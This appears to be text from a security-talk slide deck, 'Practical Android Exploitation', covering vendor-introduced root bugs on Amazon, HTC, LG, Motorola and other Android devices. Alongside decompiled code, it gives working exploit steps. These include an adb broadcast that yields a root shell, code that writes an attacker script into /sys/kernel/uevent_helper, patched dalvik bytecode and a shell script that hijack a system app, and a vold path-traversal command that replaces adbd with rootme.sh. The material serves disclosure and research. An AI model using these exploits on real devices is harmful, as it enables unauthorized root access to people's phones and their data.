- Lazy developers
- OEMs circumventing CTS

Practical Android Exploitation

initrunit

Practical Android Exploitation

initrunit

Practical Android Exploitation

initrunit

/system/app/Settings.apk

```
<manifest android:sharedUserId="android.uid.system" android:versionCode="10" android:versionName="2.3.7"
package="com.android.settings" xmlns:android="http://schemas.android.com/apk/res/android">
    …
    <receiver android:name=".USBConnectionReceiver">
            <intent-filter>
                <action android:name="android.intent.action.OPEN_CONTACTDB_ACCESS_RIGHT"
                        />
            </intent-filter>
            …
            <intent-filter>
                <action android:name="android.intent.action.OPEN_CALENDARDB_ACCESS_RIGHT"
                        />
            </intent-filter>
            …
            <intent-filter>
                <action android:name="android.intent.action.OPEN_TMPFOLDER_ACCESS_RIGHT"
                        />
            </intent-filter>
            …
        </receiver>
    …
</manifest>
```

Practical Android Exploitation

initrunit

/system/app/Settings.apk

```
    private void handleIntent(String action) {
        String string = "SyncTool";
        Runit_Socket runit_Socket = new Runit_Socket();
        String string1 = "";
        if(action.equals("android.intent.action.OPEN_CONTACTDB_ACCESS_RIGHT")) {
            string1 = "/system/bin/chmod 0777 /data/data/com.android.providers.contacts/
databases/contacts2.db";

        } else if(action.equals("android.intent.action.OPEN_CALENDARDB_ACCESS_RIGHT")) {
            string1 = "/system/bin/chmod 0777 /data/data/com.android.providers.calendar/
databases/calendar.db";

        } else if(action.equals("android.intent.action.OPEN_TMPFOLDER_ACCESS_RIGHT")) {
            string1 = "/system/bin/chmod 0777 /data/local/tmp/“;
        }

        if(!string1.equals("")) {
            runit_Socket.execute(string1);
        }
```

Practical Android Exploitation

initrunit

/system/framework/Runit_Socket.jar

```
private boolean connect() {
    boolean bool;
    if(this.mSocket != null) {
        bool = true;
        return bool;
    }

    this.mSocket = new LocalSocket();
    LocalSocketAddress localSocketAddress = new LocalSocketAddress("init_runit", LocalSocketAddress$Namespace.RESERVED);
    try {
        this.mSocket.connect(localSocketAddress);
        this.mIn = this.mSocket.getInputStream();
        this.mOut = this.mSocket.getOutputStream();
        bool = true;
    }
    catch(IOException iOException) {
        bool = false;
    }

    return bool;
}
```

Practical Android Exploitation

initrunit

/system/framework/Runit_Socket.jar

```
private boolean writeCommand(String _cmd) {
    boolean bool;
    byte[] array_b = _cmd.getBytes();
    int i = array_b.length;
    if(i >= 1 && i <= 0x400) {
        this.buf[0] = ((byte)(i & 0xFF));
        this.buf[1] = ((byte)(i >> 8 & 0xFF));
        try {
            this.mOut.write(this.buf, 0, 2);
            this.mOut.write(array_b, 0, i);
            bool = true;
        }
        catch(IOException iOException) {
            Log.e("Runit_Socket", "write command error");
            this.disconnect();
            bool = false;
        }
    }
    else {
        bool = false;
    }

    return bool;
}
```

Practical Android Exploitation

initrunit

/dev/socket

```
$ ls -l
srw-rw---- root     radio          1980-01-05 16:00 rild
srw-rw---- radio    system         1980-01-05 16:00 rild-debug
srw-rw-rw- root     root           1980-01-05 16:00 keystore
srw------- system   system         1980-01-05 16:00 installd
srw-rw---- bluetooth bluetooth     1980-01-05 16:00 dbus
srw-rw-rw- root     root           1980-01-05 16:00 zygote
srw-rw---- root     system         1980-01-05 16:00 netd
srw-rw---- root     mount          1980-01-05 16:00 vold
srw-rw-rw- root     root           1980-01-05 16:00 init_runit
srw-rw-rw- root     root           1980-01-05 16:00 property_service
$
```

Practical Android Exploitation

initrunit

/init

```
sub_DE84

var_10= -0x10

PUSH            {R0,R1,R4,LR}
LDR             R0, =(aInit_runit - 0xDE90)
MOVS            R3, #0
MOVS            R1, #1
ADD             R0, PC  ; "init_runit"
MOV.W           R2, #0x1B6
STR             R3, [SP,#0x10+var_10]
BL              sub_E930
CMP             R0, #0
MOV             R4, R0
BLT             locret_DEC0
```

Practical Android Exploitation

rootallow

Practical Android Exploitation

rootallow

/sbin/adbd

```
866     /* run adbd in secure mode if ro.secure is set and
867     ** we are not in the emulator
868     */
869     property_get("ro.kernel.qemu", value, "");
870     if (strcmp(value, "1") != 0) {
871         property_get("ro.secure", value, "");
872         if (strcmp(value, "1") == 0) {
873             // don't run as root if ro.secure is set...
874             secure = 1;
875
876             // ... except we allow running as root in userdebug builds if the
877             // service.adb.root property has been set by the "adb root" command
878             property_get("ro.debuggable", value, "");
879             if (strcmp(value, "1") == 0) {
880                 property_get("service.adb.root", value, "");
881                 if (strcmp(value, "1") == 0) {
882                     secure = 0;
883                 }
884             }
885         }
886     }
```

Practical Android Exploitation

rootallow

/system/framework/services.jar

```
public class EasterEggReceiver extends BroadcastReceiver {
   private void enable(boolean enabled) {
        String string = enabled ? "1" : "0";
        SystemProperties.set("service.root.amazon.allow", string);
    }

    public void onReceive(Context context, Intent intent) {
        if(intent != null &&
("com.amazon.internal.E_COMMAND".equals(intent.getAction()))) {
            Bundle bundle = intent.getExtras();
            if(bundle != null) {
                String string = bundle.getString("cmd");
                if(string != null) {
                    if(string.equals("adbd_start")) {
                        this.enable(true);
                    } else if(string.equals("adbd_stop")) {
                        this.enable(false);
                    }
                }
            }
        }
    }
}
```

Practical Android Exploitation

rootallow

/system/framework/framework-res.apk

```
<manifest android:sharedUserId="android.uid.system"
android:sharedUserLabel="@string/android_system_label" android:versionCode="10"
android:versionName="2.3.4" package="android" xmlns:android="http://
schemas.android.com/apk/res/android"
        >
…
        <receiver android:name="com.lab126.services.EasterEggReceiver"
permission="android.permission.WRITE_SECURE_SETTINGS"
                >
            <intent-filter>
                <action android:name="com.amazon.internal.E_COMMAND" />
            </intent-filter>
        </receiver>
        <service android:exported="true"
android:name="com.android.internal.os.storage.ExternalStorageFormatter"
android:permission="android.permission.MASTER_CLEAR"
                 />
    </application>
</manifest>
```

Practical Android Exploitation

rootallow

/system/framework/framework-res.apk

```
<manifest android:sharedUserId="android.uid.system"
android:sharedUserLabel="@string/android_system_label" android:versionCode="10"
android:versionName="2.3.4" package="android" xmlns:android="http://
schemas.android.com/apk/res/android"
        >
…
        <receiver android:name="com.lab126.services.EasterEggReceiver"
permission="android.permission.WRITE_SECURE_SETTINGS"
                >
            <intent-filter>
                <action android:name="com.amazon.internal.E_COMMAND" />
            </intent-filter>
        </receiver>
        <service android:exported="true"
android:name="com.android.internal.os.storage.ExternalStorageFormatter"
android:permission="android.permission.MASTER_CLEAR"
                />
    </application>
</manifest>
```

Practical Android Exploitation

rootallow

```
sendBroadcast(new Intent("com.amazon.internal.E_COMMAND").putExtra("cmd", "adbd_start"));
```

```
Retina:bin jcase$ adb root; adb wait-for-device shell id
uid=0(root) gid=0(root)
```

Practical Android Exploitation

rootallow

/system/framework/framework-res.apk

```
<manifest android:sharedUserId="android.uid.system"
android:sharedUserLabel="@string/android_system_label" android:versionCode="10"
android:versionName="2.3.4" package="android" xmlns:android="http://
schemas.android.com/apk/res/android"
        >
…
        <receiver android:name="com.lab126.services.EasterEggReceiver"
android:permission="android.permission.WRITE_SECURE_SETTINGS"
                >
            <intent-filter>
                <action android:name="com.amazon.internal.E_COMMAND" />
            </intent-filter>
        </receiver>
        <service android:exported="true"
android:name="com.android.internal.os.storage.ExternalStorageFormatter"
android:permission="android.permission.MASTER_CLEAR"
                 />
    </application>
</manifest>
```

Practical Android Exploitation

rootallow

/system/etc/permissions/platform.xml

```
<!-- System tool permissions granted to the shell. -->
…
<assign-permission name="android.permission.WRITE_SECURE_SETTINGS" uid="shell" />
…
```

Practical Android Exploitation

rootallow

```
Retina:bin jcase$ adb shell am broadcast -a com.amazon.internal.E_COMMAND -e cmd abd_start
Broadcasting: Intent { act=com.amazon.internal.E_COMMAND (has extras) }

Retina:bin jcase$ adb root; adb wait-for-device shell id
uid=0(root) gid=0(root)
```

Practical Android Exploitation

fotabinder

Practical Android Exploitation

fotabinder

Practical Android Exploitation

fotabinder

/dev/socket

```
shell@android:/ $ ls -l /dev/socket/
srw-rw---- system   system            2014-07-22 13:31 adbd
srw-rw---- gps      system            2014-07-22 13:31 agpsd
srw-rw---- bluetooth net_bt           2014-07-22 13:31 bt.a2dp.stream
srw-rw---- bluetooth net_bt           2014-07-22 13:31 bt.int.adp
srw-rw---- bluetooth bluetooth        2014-07-22 13:31 dbus
srw-rw---- root     inet              2014-07-22 13:31 dnsproxyd
srw-rw-rw- system   system            2014-07-22 13:31 fotabinder
srw-rw---- root     system            2014-07-22 13:31 hald
srw------- system   system            2014-07-22 13:31 installd
…
shell@android:/ $
```

Practical Android Exploitation

fotabinder

/system/bin/fotabinder

```
45        while ( 1 )
46        {
47          if ( sub_87B0(v8, (int)&v15, 2) )
48            goto LABEL_18;
49          if ( (unsigned __int16)(v15 - 1) > 0x3FEu )
50          {
51            _android_log_print(6, "fotabinder", "invalid size %d\n");
52            goto LABEL_18;
53          }
54          if ( sub_87B0(v8, (int)&v16, (unsigned __int16)v15) )
55            break;
56          *((_BYTE *)&v16 + (unsigned __int16)v15) = 0;
57          v13 = system((const char *)&v16);
58          _android_log_print(6, "fotabinder", "result %d\n", v13, fd);
59          LOWORD(v15) = 4;
60          if ( sub_8828(v8, (int)&v15, 2, 4) || sub_8828(v8, (int)&v13, (unsigned __int16)v15, v11) )
61            goto LABEL_18;
62        }
63        _android_log_print(6, "fotabinder", "failed to read command\n");
```

Practical Android Exploitation

dmagent

dmagent– device management daemon found on HTC devices. Communicates via TCPIP or unix sockets

- runs as root
- disables camera
- disables gps
- and more

Practical Android Exploitation

dmagent

```
shell@m7wlv:/ $ ls -l /dev/socket/|grep dmagent
srw-rw---- root     inet                2014-07-30 00:33 dmagent
shell@m7wlv:/ $ ls -l /dev/socket/
srw-rw---- system   system              2014-07-30 00:36 adbd
srw-rw---- radio    system              2014-07-30 00:33 aepls001
srw-rw---- clockd   clockd              2014-07-30 00:33 clockd
srw-rw---- root     radio               2014-07-30 00:33 cnd
srw-rw---- root     inet                2014-07-30 00:33 dmagent
srw-rw---- root     inet                2014-07-30 00:33 dnsproxyd
srw-rw---- shell    log                 2014-07-30 00:33 htc_dk
srw-rw---- shell    log                 2014-07-30 00:33 htc_dlk
srw------- system   system              2014-07-30 00:33 installd
srw-rw---- root     system              2014-07-30 00:33 mdns
```

Practical Android Exploitation

dmagent

/system/etc/permissions/platform.xml

```
<permission name="android.permission.NET_TUNNELING" >
    <group gid="vpn" />
</permission>

<permission name="android.permission.INTERNET" >
    <group gid="inet" />
    <group gid="clockd" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>
```

Practical Android Exploitation

dmagent

/system/bin/dmagent

```
1484  if ( !strncmp(v4, ":DMD:CPFILE", 0xBu) )
1485  {
1486    sub_179C(1, "szInBuffer: [%s]\n", v4);
1487    _strcpy_chk(&v153, v4 + 12, 255);
1488    v125 = &v140;
1489    sub_179C(1, "tmpcmd: [%s]\n", &v153);
1490    v126 = strtok(&v153, ":");
1491    sub_179C(1, "tmpstr: [%s]\n", v126);
1492    while ( v126 )
1493    {
1494      v127 = strlen(v126);
1495      v128 = (char *)malloc(v127 + 1);
1496      v125[1] = (int)v128;
1497      ++v125;
1498      v129 = v128;
1499      strcpy(v128, v126);
1500      v129[strlen(v126)] = 0;
1501      sub_179C(1, "tmpstrarray: [%s]\n", v129);
1502      v126 = strtok(0, ":");
1503    }
1504    sub_803C(*(int *)v141, v143, v144, v145);
1505    sub_179C(1, "CopyFileCtl finish\n");
```

Practical Android Exploitation

dmagent

/system/app/HtcOMADM_VZW.apk

```
private void PackageFileInstall() {
   this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmengine.so",
      "/data/data/com.redbend.vdmc/lib/", “libvdmengine.so");

   this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmfumo.so",
      "/data/data/com.redbend.vdmc/lib/", “libvdmfumo.so");

   this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmlawmo.so",
      "/data/data/com.redbend.vdmc/lib/", “libvdmlawmo.so");

   this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmscinv.so",
      "/data/data/com.redbend.vdmc/lib/", “libvdmscinv.so");

   this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmscomo.so",
      "/data/data/com.redbend.vdmc/lib/", "libvdmscomo.so");
}
```

Practical Android Exploitation

dmagent

/system/app/HtcOMADM_VZW.apk

```
private void InstallFile(String SourcePath, String SourceFile, String TargetPath, String TargetFile)
{
    if(!new File(TargetPath + TargetFile).exists()) {
        SystemAccess.getInstance().CopyFileCtl(SourcePath, SourceFile, TargetPath, SourceFile);
    } else {
        File file = new File(SourcePath + SourceFile);
        File file1 = new File(TargetPath + TargetFile);
        if(file.length() != file1.length()) {
            file1.delete();
        SystemAccess.getInstance().CopyFileCtl(SourcePath, SourceFile, TargetPath, SourceFile);
        }
    }
}
```

Practical Android Exploitation

dmagent

/system/app/HtcOMADM_VZW.apk

```
public class SystemAccess extends AccessCtl {
     private static final String LOG_TAG = "SystemAccess";
     private static SystemAccess mSystemAccess;

     static {
          SystemAccess.mSystemAccess = null;
          System.load("/system/lib/libdm-systemaccess.so");
     }

    public SystemAccess() {
        super();
     }

     …

     public native String CopyFileCtl(String arg1, String arg2, String arg3, String arg4) {}
     …

     public static SystemAccess getInstance() {
          if(SystemAccess.mSystemAccess == null) {
               SystemAccess.mSystemAccess = new SystemAccess();
          }

          return SystemAccess.mSystemAccess;
     }
}
```

Practical Android Exploitation

dmagent

/system/lib/libdm-systemaccess.so

```
signed int __fastcall CopyFileCtl(int a1, int a2, int a3, int a4, int a5, int a6)
{
  int v6; // r9@1
  int v7; // r5@1
  int v8; // r7@1
  int v9; // r6@1
  unsigned int v10; // r0@1
  size_t v11; // r0@5
  signed int result; // r0@5
  char s; // [sp+14h] [bp-124h]@1
  int v14; // [sp+114h] [bp-24h]@1

  v6 = a4;
  v7 = a1;
  v8 = a2;
  v9 = a3;
  v14 = _stack_chk_guard;
  memset(&s, 0, 0xFFu);
  sprintf(&s, "%s:%s:%s:%s:%s", ":DMD:CPFILE", v7, v8, v9, v6);
  v10 = (unsigned __int8)byte_8048;
  if ( byte_8048 & 0x80 )
    v10 = _htclog_init_mask("HTC_SYSTEMIO", -1);
  if ( (v10 >> 2) & 1 )
    _android_log_print(4, "HTC_SYSTEMIO", "DMagent command:[%s]", &s);
  v11 = strlen(&s);
  DmagentSocketAccess(&s, v11, a5, a6);
  result = 1;
  if ( v14 != _stack_chk_guard )
    _stack_chk_fail(1);
  return result;
}
```

Practical Android Exploitation

dmagent

/system/app/HtcOMADM_VZW.apk

```
public class SystemAccess {
     private static SystemAccess mSystemAccess;

     static {
          SystemAccess.mSystemAccess = null;
          System.load("/system/lib/libdm-systemaccess.so");
          Utils.exec("touch /data/data/com.someapp/nothing;chmod 777 /data/data/com.someapp/nothing");
          CopyFileCtl("/data/data/com.someapp/","nothing","/sys/kernel/","uevent_helper");
          Utils.exec("echo /data/data/com.someapp/evil.sh > /sys/kernel/uevent_helper");
     }

     public native String CopyFileCtl(String arg1, String arg2, String arg3, String arg4) {}

     public static SystemAccess getInstance() {
          if(SystemAccess.mSystemAccess == null) {
               SystemAccess.mSystemAccess = new SystemAccess();
          }

          return SystemAccess.mSystemAccess;
     }
}
```

Practical Android Exploitation

InstallService

LGInstallServices – A fountain of permission leaks

- uninstalls apps
- installs apps
- disables apps
- clears data on apps
- and more

Practical Android Exploitation

InstallService

/system/app/LGInstallService.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="13011" android:versionName="1.3.11"
    package="com.lge.lginstallservies" xmlns:android="http://schemas.android.com/apk/res/android">

    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.SET_PREFERRED_APPLICATIONS" />
    <uses-sdk android:minSdkVersion="14" />
    <application android:debuggable="false" android:label="@string/app_name">
        <service android:name="InstallService">
            <intent-filter>
                <action android:name="com.lge.oobe.install" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
    </application>
</manifest>
```

Practical Android Exploitation

InstallService

/system/app/LGInstallService.apk

```
public InstallService() {
    this.mIntVer = 0;
    this.mBinder = new Stub() {
    public void clearApplicationUserData(String packageName) {
        InstallService.this.getPackageManager().clearApplicationUserData(packageName, new
            PackageDataObserver(InstallService.this));
    }

    public void deletePackage(String ownerPackageName, String toDeletePackageName, int version,
        IAutoPackageObserver observer, int flags) throws RemoteException {
        this.deletePackageNotiOption(ownerPackageName, toDeletePackageName, version, observer, flags, true);
    }

    public void installPackage(String ownerPackageName, Uri packageURI, int version, IAutoPackageObserver
    observer, int flags, String toInstallPackageName, boolean shellExecute) throws RemoteException {
        this.installPackageNotiOption(ownerPackageName, packageURI, version, observer, flags,
            toInstallPackageName, shellExecute, true);
    }

    public void installSystemPackage(Uri packageURI, int version, IAutoPackageObserver observer, int flags, String
        toInstallPackageName, boolean shellExecute, boolean notiExecute) throws RemoteException {
…
```

Practical Android Exploitation

InstallService


```
root@android:/data # ls -l
drwxrwx--x system   system            1971-02-16 11:41 app
drwx------ root     root              1970-12-06 23:57 app-asec
drwxrwx--x system   system            1970-12-06 23:57 app-private
drwxrwx--x system   system            1970-12-06 23:58 app-system
drwxrws--- media    audio             1970-12-06 23:57 audio
```

Practical Android Exploitation

InstallService

installSystemPackage – Installs an application as if it were installed in /system/app

- Can not be uninstalled
- Can now use system only permissions
- Privilege escalation on install



Practical Android Exploitation

InstallService

/system/etc/permissions/platform.xml

```
    <!-- LGE_CHANGE_S, [IMS][hwangoo.park@lge.com], 20121010,
[LGE_IMS_FEATURE] for LGE IMS Client Solution -->
  <permission name="android.permission.IMS" >
    <group gid="system" />
    <group gid="radio" />
    <group gid="inet" />
    <group gid="net_admin" />
    <group gid="qcom_oncrpc" />
    <group gid="audio" />
    <group gid="camera" />
    <group gid="media" />
  </permission>
  <!-- LGE_CHANGE_E, [IMS][hwangoo.park@lge.com], 20121010 ,
[LGE_IMS_FEATURE] for LGE IMS Client Solution }  -->
```

Practical Android Exploitation

InstallService

/system/framework/framework-res.apk

```
<permission android:description="@string/permdesc_IMS"
    android:label="@string/permlab_IMS"
    android:name="android.permission.IMS"
    android:permissionGroup="android.permission-group.PHONE_CALLS"
    android:protectionLevel="signatureOrSystem" />
```

Practical Android Exploitation

InstallService

/data/dalvik-cache

```
drwxrwx--x system system 2013-08-06 19:36 dalvik-cache

-rw-r--r-- system u0_a20 5579544 2013-03-07 15:42 system@app@Facebook.apk@classes.dex
-rw-r--r-- system system 1511184 2013-07-23 20:54 system@app@LinkCompanion.apk@classes.dex
-rw-r--r-- system u0_a81 1748920 2013-03-07 15:42 system@app@Twitter.apk@classes.dex
-rw-r--r-- system u0_a87 2554904 2013-03-07 15:42 system@app@Videos.apk@classes.dex
-rw-r--r-- system u0_a97 1548672 2013-03-07 15:42 system@app@talkback.apk@classes.dex
```

Practical Android Exploitation

InstallService

/system/app/LinkCompanion.apk

```
<manifest android:sharedUserId="android.uid.system" package="com.lge.sync">
        <receiver android:name=".StartReceiver">
            <intent-filter>

                <action android:name="android.net.wifi.WIFI_AP_STATE_CHANGED" />

                <action android:name="com.lge.sync.obexservice.forceclose" />
                <action android:name="com.lge.sync.sharedpreference.dataupdate" />

                <category android:name="android.intent.category.HOME" />
            </intent-filter>
        </receiver>
```

Practical Android Exploitation

InstallService

/system/app/LinkCompanion.apk

```
6E 10 7A 00 0D 00       invoke-virtual          {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                   move-result-object      v6
1A 07 CF 1C             const-string            v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00       invoke-virtual          {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                   move-result             v6
38 06 14 00             if-eqz                  v6, :498

1A 06 02 03             const-string            v6, "COMPANION"
1A 07 A8 01             const-string            v7, "====== com.lge.sync.obexservice.forceclose ======="
71 20 58 01 76 00       invoke-static           {v6, v7}, Landroid/util/Log;->i(Ljava/lang/String;Ljava/lang/String;)I
63 06 1E 13             sget-boolean            v6, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z
33 96 04 00             if-ne                   v6, v9, :48E

6A 0A 1E 13             sput-boolean            v10, Lcom/lge/sync/StartReceiver;->isOBEXServiceStarted:Z

70 10 3A 10 0B 00       invoke-direct           {p0}, Lcom/lge/sync/StartReceiver;->writeStateLog()V
29 00 0D FE             goto/16                 :AE
```

Practical Android Exploitation

InstallService

```
6E 10 7A 00 0D 00       invoke-virtual          {p2}, Landroid/content/Intent;->getAction()Ljava/lang/String;
0C 06                   move-result-object      v6
1A 07 CF 1C             const-string            v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00       invoke-virtual          {v6, v7}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
0A 06                   move-result             v6
38 06 14 00             if-eqz                  v6, :498

71 00 81 12 00 00       invoke-static           Ljava/lang/Runtime;->getRuntime()Ljava/lang/Runtime;
0C 06                   move-result-object      v6
1A 07 A8 01             const-string            v7, "/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh"
6E 20 80 12 76 00       invoke-virtual          {v6, v7}, Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
0C 09                   move-result-object      v9

29 00 13 FE             goto/16                 :AE

0D 09                   move-exception          v9
29 00 10 FE             goto/16                 :AE
```

Practical Android Exploitation

InstallService

```
Original                Optimized                Instruction
6E 10 7A 00 0D 00   -> F8 10 12 00 0D 00   -> invoke-virtual
0C 06               -> 0C 06               -> move-result-object
1A 07 CF 1C         -> 1A 07 CF 1C         -> const-string
6E 20 92 12 76 00   -> EE 20 03 00 76 00   -> invoke-virtual
0A 06               -> 0A 06               -> move-result
38 06 11 00         -> 38 06 11 00         -> if-eqz
71 00 81 12 00 00   -> 71 00 81 12 00 00   -> invoke-static
0C 06               -> 0C 06               -> move-result-object
1A 07 44 01         -> 1A 07 44 01         -> const-string
6E 20 80 12 76 00   -> F8 20 0D 00 76 00   -> invoke-virtual
0C 09               -> 0C 09               -> move-result-object
29 00 13 FE         -> 29 00 13 FE         -> goto/16
0D 09               -> 0D 09               -> move-exception
29 00 10 FE         -> 29 00 10 FE         -> goto/16
```

Practical Android Exploitation

InstallService

```
Original Optimized ByteCode
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 1A060203
1A07A801 71205801 76006306 1E133396 04006A0A 1E137010 3A100B00
29000DFE

Patched Optimized ByteCode
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 71008112
00000C06 1A07A801 F8200D00 76000C09 290013FE 0D092900 10FE0000
00000000

====== com.lge.sync.obexservice.forceclose =======
3D3D3D3D 3D3D2063 6F6D2E6C 67652E73 796E632E 6F626578 73657276
6963652E 666F7263 65636C6F 7365203D 3D3D3D3D 3D3D

/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
2F646174 612F6161 61616161 61616161 61616161 61616161 61616161
61616161 61616161 61616161 61616161 6161612E 7368
```

Practical Android Exploitation

InstallService

```
Retina:permissions jcase$ cat aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
#!/system/bin/sh
/system/bin/mv /data/property /data/backupprop
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
Retina:permissions jcase$
```

Practical Android Exploitation

asec create

vold – Android volume daemon.

- Responsible for managing and mounting images
- Decrypts and mounts encrypted asec containers
- Containers can be ext3/4 or vfat
- other things we won't worry about

Practical Android Exploitation

asec**create**

```
500 0 Usage: asec create <container-id> <size_mb> <fstype> <key> <ownerUid> <isExternal>

$ ls -l
…
drwxr-x--- root     root              1969-12-31 16:00 sbin
…

$ ln -s /sbin /data/local/atvc/blah

$ ls -l /data/local/atvc/
lrwxrwxrwx shell    shell             2014-07-30 09:43 /data/local/atvc/blah -> /sbin

$ vdc asec create ../../../../..//data/local/atvc/blah ext4 98235792350852308254872354983460 2000

$ ls -l /data/local/atvc/
lrwxrwxrwx shell    shell             2014-07-30 09:43 blah -> /sbin
-rw------- root     root      1097216 2014-07-30 09:44 blah.asec

$ ls -l
…
drwxr-s--- shell    system            1969-12-31 16:00 sbin
…
```

asec create

```
shell@ghost:/sbin $ ls -l
drwx------ root     root              1969-12-31 16:00 lost+found

shell@ghost:/sbin $ ln -s /data/local/tmp/rootme.sh adbd

shell@ghost:/sbin $ ls -l
lrwxrwxrwx shell    system            2014-07-30 09:55 adbd -> /data/local/tmp/rootme.sh
drwx------ root     root              1969-12-31 16:00 lost+found

shell@ghost:/sbin $ ps |grep adbd
shell     359   1     4596   232   ffffffff 00000000 S /sbin/adbd

shell@ghost:/sbin $ kill -9 359
```

asec create

```
root@ghost:/data/local # ls -alZ
drwxr-xr-x mot_tcmd shell                 u:object_r:system_data_file:s0 12m
drwxrwxr-x mot_tcmd shell                 u:object_r:system_data_file:s0 atvc
drwxr-x--- mot_tcmd shell                 u:object_r:system_data_file:s0 dbvc
drwxrwx--- graphics mot_tcmd              u:object_r:system_data_file:s0 moodle
drwxrwx--x shell    shell                 u:object_r:shell_data_file:s0 tmp
```

Practical Android Exploitation

asec**create**

commit	0de7c61102611ccd5df1ca48cb733bf037512c6b [log] [tgz]	
author	Nick Kralevich <nnk@google.com>	Mon Jan 27 14:58:06 2014 -0800
committer	Nick Kralevich <nnk@google.com>	Mon Jan 27 15:21:17 2014 -0800
tree	d6b62aff7b3a21d6de7eda7fb245d856b073af85	
parent	eacf7e03d60a2b33ac6cdaa0e01bd6a6fdd9455a [diff]	

```
Validate asec names.

Make sure asec names only contain alphanumeric, underscores,
dots, or dashes. Don't allow double dots.

Bug: 12504045

(cherry picked from commit 669626096513cf741646cf18a9e8ba246d359596)

Change-Id: Ia9d04f373aa95878b2e81584c4167dc2d4aa0c78
```

asec create

```
+bool VolumeManager::isLegalAsecId(const char *id) const {
+    size_t i;
+    size_t len = strlen(id);
+
+    if (len == 0) {
+        return false;
+    }
+    if ((id[0] == '.') || (id[len - 1] == '.')) {
+        return false;
+    }
+
+    for (i = 0; i < len; i++) {
+        if (id[i] == '.') {
+            // i=0 is guaranteed never to have a dot. See above.
+            if (id[i-1] == '.') return false;
+            continue;
+        }
+        if (id[i] == '_' || id[i] == '-') continue;
+        if (id[i] >= 'a' && id[i] <= 'z') continue;
+        if (id[i] >= 'A' && id[i] <= 'Z') continue;
+        if (id[i] >= '0' && id[i] <= '9') continue;
+        return false;
+    }
+
+    return true;
+}
```

Practical Android Exploitation

medfield

Practical Android Exploitation

medfield

```
Retina:Downloads jcase$ adb wait-for-device shell getprop
…
[init.svc.adbd]: [running]
[init.svc.apk_logfs]: [running]
[init.svc.charger_app]: [restarting]
[init.svc.pvrsrvctl]: [stopped]
[init.svc.ueventd]: [running]
[init.svc.watchdogd]: [stopped]
[persist.service.apklogfs.enable]: [1]
[ro.baseband]: [unknown]
[ro.board.id]: [unknown]
[ro.boot.bootmedia]: [sdcard]
[ro.boot.hardware]: [P702T]
